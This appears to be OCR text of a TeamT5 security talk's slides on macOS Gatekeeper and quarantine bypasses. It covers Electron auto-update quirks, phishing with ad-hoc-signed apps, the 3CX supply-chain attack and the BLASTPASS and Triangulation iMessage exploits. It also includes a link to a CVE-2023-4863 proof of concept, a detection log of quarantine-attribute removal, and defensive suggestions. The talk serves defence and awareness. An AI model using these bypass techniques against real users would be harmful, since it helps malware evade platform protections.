
- Main process doesn't have Sandbox
- Doesn't set LSFileQuarantineEnabled
- Electron-based application
  - LSFileQuarantineEnabled breaks the auto update feature of Electron



spark Now with +ai

Smart. Focused. Email.

Fast, cross-platform email designed to filter out the noise - so you can focus on what's important.



[mac] Autoupdate fails if 'LSFileQuarantineEnabled' flag is enabled in Info.plist #3754

Closed paulbennet opened this issue on Mar 14, 2019 · 3 comments

paulbennet commented on Mar 14, 2019

- **Version:** 20.38.5

Note: It should be the same case in 20.39.0, since I didn't find any issues related to this reported earlier, and no fixes

Assignees

No one assigned


Labels

Hacker’s Plan B

杜駭客之攻
浦天下資安

Phishing

- Many attack samples signed with an ad-hoc signature cannot pass Gatekeeper
- But Mac users are not familiar with Gatekeeper :))



DumpMedia Spotify Music Converter 3.1.29

1
Right Click on the icon below


DumpMedia Spotify Music Converter

2
Click

"DumpMedia Spotify Music Converter" can't be opened because Apple cannot check it for malicious software.

This software needs to be updated. Contact the developer for more information.

This item is on the disk image "254663d6f4968b220795e0742284f9a846f995ba66590d97562e8f19049ffd4b.dmg". Safari downloaded this disk image today at 7:53 AM.



Security & Privacy

A login password has been set for this user

☑ Require password 5 minutes after sleep or screen saver begins

□ Show a message when the screen is locked

☑ Disable automatic login

Allow apps downloaded from:

○ App Store


● App Store and identified developers

"DumpMedia ... Converter" was blocked from use because it is not from an identified developer.

Click the lock to make changes.

Supply Chain! - 3CX supply chain attack

- Compromise both 3CX's Windows and macOS build environments
- Deploy signed malware



/Volumes/3CXDesktopApp-18.12.416
/Volumes/3CXDesktopApp-18.12.416
3CX Desktop App
Applications
3CXDesktopApp-18.12.416

3CX Desktop App
versions: v18.11.1213, v18.12.416

```
3CX Desktop App is validly signed & notarized
(Signer: Apple Dev-ID)

3CX Desktop App
/Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app

 Item Type: Application
    Hashes: View Hashes
  Entitled: View Entitlements
Sign Auths: › Developer ID Application: 3CX (33CF4654HL)
            › Developer ID Certification Authority
            › Apple Root CA
```


signed & notarized
means: Apple scanned & "approved" it !!

"At this time, we cannot confirm that the Mac installer is similarly trojanized" -SentinelOne (3/29)

https://speakerdeck.com/patrickwardle/mac-ing-sense-of-the-3cx-supply-chain-attack-analysis-of-the-macos-payloads?slide=58

Supply Chain! - 3CX supply chain attack

- Even if an application is signed and notarized by Apple, its authenticity cannot be guaranteed.
- In many cases, Apple may inadvertently notarize malicious software




Compromised build environments

Signed & Notarized

Libffmpeg.dylib


Exploitation for Client Execution - iMessage

- OperationTriangulation
  - Execution: attachment
  - The target iOS device receives a message via the iMessage service, with an attachment containing an exploit.
  - Without any user interaction, the message triggers a vulnerability that leads to code execution.



Exploitation for Client Execution - iMessage

- BLASTPASS
  - Execution: Webp image
  - Exploit vulnerable decoder to get code execution in message receiver’s iPhone
  - Pegasus mercenary spyware




BLASTPASS

NSO Group iPhone Zero-Click, Zero-Day Exploit Captured in the Wild

September 7, 2023

https://github.com/mistymntncop/CVE-2023-4863

Conclusion



無法打開「poc」，因為無法驗證開發者。

macOS無法驗證此 App 未包含惡意軟體。

Safari在今天下午5:02下載此檔案。

杜駭客之攻
浦天下資安


Detection

- Trace ESF (Endpoint Security Framework) events
  - Attribute edit: use xattr to remove quarantine attribute
  - File create: applications create files without quarantine attribute
- Scan files with ._ prefix and file content are not extend attribute format

```
"event": "ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR",
"xattr": {
    "proc_path": "/usr/bin/xattr",
    "destination": "/Users/will/Downloads/poc.app",
    "attribute_name": "com.apple.quarantine",
    "pid": 908
},
"timestamp": "2024-05-15 03:51:49"
```

Suggestion

1. Avoid using overly permissive Gatekeeper policies
2. Remove unnecessary developer tool permissions
3. Verify the signature of downloaded files again before execution
4. Be aware of non-quarantine aware application
5. Don’t trust ad-hoc signature!!



Calculator is validly signed
(Signer: Apple)

Calculator
/System/Applications/Calculator.app

```
item type: application
   hashes: view hashes
 entitled: view entitlements
sign auth: › Software Signing
           › Apple Code Signing Certification Authority
           › Apple Root CA
```

TEAMT5

Thanks ☺

will@teamt5.org

杜駭客之攻
浦天下資安

TEAMT5
杜浦數位安全

杜駭客之攻
浦天下資安

杜浦資安開運館

P106